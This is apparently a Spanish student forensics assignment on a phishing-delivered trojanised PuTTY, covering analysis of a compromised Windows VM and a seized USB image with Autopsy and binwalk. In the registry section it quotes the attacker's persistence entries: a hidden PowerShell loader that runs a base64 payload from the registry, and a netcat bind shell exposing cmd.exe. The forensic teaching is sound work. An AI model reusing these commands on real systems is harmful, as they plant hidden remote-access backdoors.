

TAREA IC03

Investigación de incidentes de ciberseguridad.

Autor: Carlos España Del Pozo - CETI

Contenido

Las Técnicas de Investigación de Incidentes.....	3
Apartado 1: Deducción del posible ataque sufrido.....	4
Respuestas 1	4
Apartado 2: Análisis de la máquina víctima.	5
Respuestas 2	6
Apartado 3: Análisis del pen de datos requisado.....	8
Respuestas 3	9
Apartado 4: Conclusiones del análisis realizado.....	14
Respuestas 4	14

Las Técnicas de Investigación de Incidentes.

Como hemos estudiado en la Unidad 3, las técnicas de investigación de incidentes están asociadas al momento en el que se efectúa la investigación del incidente, a saber:

Antes de la aparición del incidente en el entorno. Se trata de técnicas de prevención de incidentes a través del conocimiento profundo de los sistemas de la empresa. Una de las más habituales es constituir un Red Team o Equipo Rojo, con objeto de emular a los atacantes que dan lugar a los incidentes habituales. El objeto de esta tarea será proponer una configuración de alto nivel para la plataforma de hacking ético de este Equipo Rojo.

Durante la manifestación del incidente. Técnicas de monitorización, alerta temprana y respuesta rápida.

Tras la finalización del incidente. Técnicas de análisis forense.

En este caso práctico, nos vamos a centrar en la fase de análisis forense. Supondremos que se ha detectado una posible amenaza desde el SOC y acudimos al equipo que ha podido sufrir un ataque para analizarlo. Además, se procederá al análisis de un pen de datos que podría contener información confidencial de la empresa.

Descripción de los hechos acontecidos:

En una mañana de trabajo del equipo de seguridad de la empresa “Unp4wn4ble Systems” saltan las alarmas en el SOC detectando una actividad sospechosa en la red interna de trabajo de la empresa.

El sistema IDS SIEM (detección de intrusos y manejo de eventos de seguridad) ha detectado una comunicación fuera de lo normal entre dos equipos de la red.

El equipo Work-PC, con dirección IP: 10.0.2.4 ha establecido una comunicación hacia otro equipo de la red con dirección 10.0.2.7. Esta sería la comunicación establecida:

10.0.2.4:49358/TCP ↔ 10.0.2.7:6666/TCP

Produciéndose un tráfico de red entre estos equipos por los puertos indicados, lo cual no es usual, así que han saltado las alarmas en el SOC.

Uno de los técnicos de seguridad acude al equipo Work-PC donde encuentra al usuario del equipo que está encendiendo el equipo. El técnico de seguridad le comienza a realizar una serie de preguntas para averiguar qué ha podido suceder. Tras las preguntas realizadas obtiene la siguiente información: “El usuario al llegar por la mañana comenzó con su trabajo habitual y abrió su correo electrónico donde había encontrado un nuevo correo con una versión mejorada de la herramienta “putty.exe” que suele usar para determinadas conexiones por lo que procedió a la descarga de este software y lo ejecutó para ver qué tal funciona. Tras comprobar que no veía ninguna mejora aparente, al cabo de unos minutos cerró el programa de nuevo y prosiguió con su trabajo. Todo era normal hasta que de repente el equipo se le había apagado y al encenderlo de nuevo llegó el técnico de seguridad.”

Mientras el primer técnico acude al equipo indicado, otro da un aviso a seguridad para que observen si detectan algún sospechoso. Al poco tiempo, el empleado de seguridad comienza a revisar la identificación de todas las personas que intentan salir de la empresa. De repente,

un chico intenta salir corriendo y el empleado forcejea con él, pero finalmente se zafa y escapa, aunque se le cae un pequeño dispositivo de un bolsillo de su chaquetón, se trata de un dispositivo USB. Este dispositivo se pone a disposición del equipo de seguridad informática de la empresa.

Es el momento de que este departamento realice un análisis del equipo Work-PC y del pen drive de datos. Ha llegado el momento de la investigación...

**Nota: El análisis forense tiene una serie de fases secuenciales definidas para su correcta realización y validez. En este caso práctico vamos a reducir el análisis a la fase de recolección de evidencias del ataque sufrido, ya que la realización de todas las fases conllevaría un trabajo demasiado extenso para una realización telemática individual.*

Apartado 1: Deducción del posible ataque sufrido.

Tras los datos y la información recabada por el SOC y de la declaración del trabajador. Realiza una reflexión sobre qué ha podido suceder respondiendo a las siguientes preguntas:

- Con respecto al correo electrónico recibido, ¿Crees que puede estar relacionado con algún tipo de incidente según la taxonomía de incidentes de ciberseguridad? Justifica la respuesta.
- El software ejecutado por el trabajador, ¿podría tratarse de un software no legítimo o por el hecho de ejecutarlo y funcionar con normalidad podemos descartar esa teoría? ¿qué método se usa para la comprobación de la integridad de las aplicaciones descargadas?

Respuestas 1

Una vez revisada la información, los datos recabados por el SOC y las declaraciones del empleado, procedemos a responder a las diferentes cuestiones:

- El correo electrónico recibido muy posiblemente esté relacionado con un incidente de ciberseguridad, y puede clasificarse principalmente dentro de las siguientes categorías de la taxonomía de referencia:
 - Phishing:** El correo se hace pasar por una persona legítima ofreciendo un software mejorado, obligando al usuario a descargar un adjunto con (posiblemente) software malicioso.
 - Distribución de Malware:** El correo actúa (posiblemente) como una fuente de distribución de software malicioso.
- El hecho de que el software se ejecute aparentemente con normalidad no permite descartar que sea malicioso.

Actualmente, los malware modernos se ejecutan de forma que no se puedan percibir directamente como software ilegítimo para de esta forma, infectar los dispositivos durante

un tiempo mayor y que no sea sospechoso para conseguir una mejor propagación (backdoors, payloads ocultos, etc.)

Los métodos habituales para la comprobación de la integridad de una aplicación serían:

- Verificación de hash de la aplicación descargada con la del hash oficial del archivo.
- análisis de antivirus o antimalware (si no confiamos directamente en la fuente, podemos subir el ejecutable a webs de referencia para análisis de archivos, como puede ser: www.Virustotal.com)

Apartado 2: Análisis de la máquina víctima.

Realiza una recolección de evidencias de que la máquina ha podido sufrir un ataque.

Para este análisis se considera que se ha realizado una clonación del sistema y te han proporcionado una copia, que sería la que se encuentra en el siguiente recurso:

WorkPC.ova

Credenciales de acceso: usuario: Worker. Clave: Unp4wn4ble

Máquina preparada para instalar en VirtualBox.

Realiza los siguientes análisis en caso de ser posible, para ello:


- a) En el caso de análisis de la memoria RAM de la máquina y de cachés, ¿se podría obtener alguna información del posible ataque realizado? ¿Por qué?
- b) Tras analizar las conexiones de red, ¿existen datos que confirmen una conexión o intento de conexión local hacia otra máquina de la red?
- c) Tras analizar la red, si se han descubierto intentos de conexión es muy probable que estén provocados por intentos de persistencia de un ataque perpetrado tras apagados de la máquina. Intenta localizar evidencias del intento de persistencia mediante un análisis del registro de Windows localizando el servicio que activa.
- d) Otra característica importante a tener en cuenta serían los procesos, ¿hay algún proceso que sea sospechoso de que se ha sufrido un ataque? Tras su localización, investiga cómo se ha podido conseguir lanzar este proceso encontrando las modificaciones del sistema que han hecho posible la creación de este proceso con el arranque de la máquina. (Análisis del registro, posibles ficheros en alguna ubicación del disco, reglas de entrada de firewall). (Extra, no solicitado en la práctica: Puedes intentar realizar una prueba de conexión hacia esta máquina para comprobar la “puerta abierta”).

Verificamos que la conexión sospechosa con PID “2220” está ejecutando una consola de “powershell.exe”

Finalmente accedemos al registro de Windows y accedemos a la clave de inicio de sistema, como vimos en la documentación de metasploit:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Así podemos ver si tiene alguna persistencia y comprobamos un RAT ejecutado en el arranque de Windows:



Los elementos Run encontrados son:

```
%COMSPEC% /c /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\rfhPiqkA').GetValue('Y2Mu02i7'))))"
```

%COMSPEC%: invoca cmd.exe de forma indirecta (evasión básica).

start /b /min: ejecuta el proceso en segundo plano y minimizado

powershell -nop -w hidden: ejecuta el commando sin cargar perfiles y en ventana oculta.

lex: ejecución de código dinámico (muy usado en malware).

C:\windows\system32\nc.exe -Ldp 4445 -e cmd.exe

nc.exe: herramienta de red usada frecuentemente como backdoor.

-L: escucha de forma persistente.

-p 4445: puerto abierto local.

-e cmd.exe: expone una shell remota de Windows.


- d) Se ha comprobado que el atacante ha modificado el Registro de Windows y en dicha ubicación se han encontrado las entradas que se ejecutan de forma automática:

Un comando de **PowerShell** oculto y **nc.exe**, que deja un puerto abierto para conexiones entrantes, esto permite que los procesos maliciosos se lancen cada vez que el usuario inicia sesión, garantizando la persistencia del ataque tras reiniciar el equipo.


Resumiendo, los ficheros que están siendo utilizados son:

- C:\Windows\System32\nc.exe
- Un script ejecutado mediante PowerShell

Como vemos en la siguiente captura del administrador de tareas:



Finalmente, comprobamos el firewall de Windows y vemos que el comando nc.exe está permitido:



Apartado 3: Análisis del pen de datos requisado.

Realiza un análisis de los datos encontrados en el pen drive que se le cayó a la persona atacante en el momento de su huida. Pasado un tiempo se ha detectado que en la máquina infectada falta un documento llamado “Fórmula de la felicidad.docx”, por lo que el objetivo principal de este análisis es intentar demostrar que este fichero fue sustraído y se encuentra en alguna ubicación en el pen de datos, aunque puede que no sea tan evidente su localización.

En este caso se provee de una imagen del dispositivo que ha sido extraída con “GuyManager”. Además de esta imagen, se incluye un fichero con su firma HASH para poder comprobar la integridad de la imagen descargada. El enlace a estos ficheros es el mismo del apartado anterior.

Imagen del pen de datos: datosPen.E01

Fichero con la firma HASH: hashDatosPen.sha1

*Nota: Para este análisis se puede usar cualquier herramienta de análisis de imágenes, aunque se recomienda el uso de Autopsy. Para la comprobación del HASH de la imagen se puede usar la herramienta QuickHash. Estas herramientas se pueden instalar en Windows o se pueden usar desde distribuciones Linux estándar en las que se deberían instalar o en distribuciones Linux especializadas como Kali Linux o CAINE. La versión de Autopsy incorporada en Kali Linux es bastante antigua, pero es funcional. La elección del software a usar es libre.


Sobre la imagen proporcionada realiza las siguientes acciones:

- Descarga de la imagen y comprobación de la integridad de esta imagen mediante la comprobación de su hash.
- Análisis de la imagen del pen de modo que compruebes si existe algún fichero que está corrompido, por lo que se ha podido modificar algún dato de los valores de sus cabeceras y ser ilegibles.
- Localizar el fichero sustraído en la información. Puede que esta información no esté a la vista, sino que esté ofuscada en otro fichero.

Respuestas 3


A continuación, detallo las tareas solicitadas:

- Descargamos la imagen y su hash



Abrimos una consola de Linux (en este caso utilizaremos Kali Linux)

Comprobamos el sha del fichero facilitado y usaremos el comando “sha1sum” para comprobar el hash del fichero para ver si coinciden y son válidos:




Los valores hash coinciden exactamente (ignorando el uso de mayúsculas/minúsculas, que no afecta al cálculo), por lo que se concluye que:

- La imagen del pen drive no ha sido alterada
 - La evidencia es íntegra
- b) Utilizaremos la herramienta de Kali **Autopsy** con el objetivo de identificar ficheros corruptos, manipulados u ofuscados, que puedan haber sido utilizados para ocultar información:


Arrancamos desde la consola el programa con:

```
sudo autopsy
```



Ahora desde el navegador accedemos a la url:

```
http://localhost:9999/autopsy
```



Creamos un nuevo caso:

CARLOS ESPAÑA DEL POZO

[Editar perfil](#)

Información Personal

Dirección de correo: cespana@gmail.com

CREATE A NEW CASE

- Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.
- Description:** An optional, one line description of this case.
- Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a.

b.

c.

d.

e.

f.

g.

h.

i.

j.

Rellenamos los datos que nos pide:

CARLOS ESPAÑA DEL POZO

[Editar perfil](#)

Información Personal

Dirección de correo: cespana@gmail.com

Creating Case: IC03_PEN

Case directory (/var/lib/autopsy/IC03_PEN/) created
Configuration file (/var/lib/autopsy/IC03_PEN/case.aut) created

We must now create a host for this case.

Please select your name from the list: Carlos

Y seleccionamos la imagen para analizar, junto con la partición:

CARLOS ESPAÑA DEL POZO

[Editar perfil](#)

Información Personal

Dirección de correo: cespana@gmail.com

ADD A NEW IMAGE

- Location**
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EncCase), then enter "*" for the extension.
- Type**
Please select if this image file is for a disk or a single partition.
☒ Disk ☐ Partition
- Import Method**
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.
☒ Symlink ☐ Copy ☐ Move

CARLOS ESPAÑA DEL POZO

[Editar perfil](#)

Información Personal

Dirección de correo: cespana@gmail.com

Image File Details

Local Name: images/datosPen.E01


File System Details

Analysis of the image file shows the following partitions:

Partition 1 (Type: Win95 FAT32 (0x0c))
Sector Range: 2048 to 7733247
Mount Point: File System Type:




For your reference, the mls output was the following:

Offset	Start	End	Length	Description
962	800	800002048	800733247	Win95 FAT32 (0x0c)




Primero comprobamos los ficheros que la firma no coincide con la extensión:

Dentro de C en los diferentes directorios (imágenes, cursos y datos_contables):




Comprobamos los ficheros que han sido eliminados:



c) Con los datos facilitados por autopsy, intentaremos ver si el fichero sustraído se encuentra en el PEN, para ello, realizamos varias búsquedas del fichero y utilizando diferentes patrones:


- Fórmula de la felicidad.docx
- Fórmula
- Felicidad

Esta última nos muestra varias coincidencias:




El cual nos lleva al fichero joker.jfif


:



Exportamos el contenido el fichero y revisamos con el comando bilwalk desde Kali



Con el comando binwalk -e podemos extraer la información del rar encontrado, lo ejecutamos:



Y dentro de la información extraída, encontramos el fichero que ha sido sustraído del PC.

Apartado 4: Conclusiones del análisis realizado.

Responde a las siguientes cuestiones:

- Tras la obtención de todas las evidencias, ¿dónde crees que falló principalmente la seguridad de la empresa? Indica dos aspectos.
- ¿qué salvaguardas llevarías a cabo para reducir el riesgo de volver a sufrir un incidente similar? Indica al menos dos salvaguardas.

Respuestas 4

En base a los diferentes informes y evidencias, las lecciones aprendidas con respecto al incidente serían:

- Fallos principales para mejorar:
 - Falta de concienciación y control sobre descargas de software externo:
El usuario descargó un archivo con extensión ejecutable sin comprobación(puTTY.exe) de una fuente no verificada, lo que permitió la ejecución de software potencialmente malicioso en la red interna. Esto indica una falta de concienciación en materia de ciberseguridad.
 - Falta de control físico y de dispositivos extraíbles:
El atacante pudo entrar con un pen drive que contenía información sustraída. La empresa no contaba con eficaces medidas para controlar la entrada y salida de dispositivos USB ni sistemas de prevención de exfiltración de datos.

b) Salvaguarda para reducir el riesgo de incidentes similares:

1. Políticas de descarga y ejecución de software apoyándose en la base de Zero Trust: Implementar un sistema de control de aplicaciones restringiendo la instalación de programas no autorizados, acompañado de formaciones y campañas de ciberseguridad para el usuario.
2. Control de dispositivos USB y exfiltración de datos limitando el uso a pendrives corporativos con cifrado obligatorio, además es necesario implementar algún sistema de prevención de pérdida de datos (DLP) para detectar y bloquear la salida de información sensible.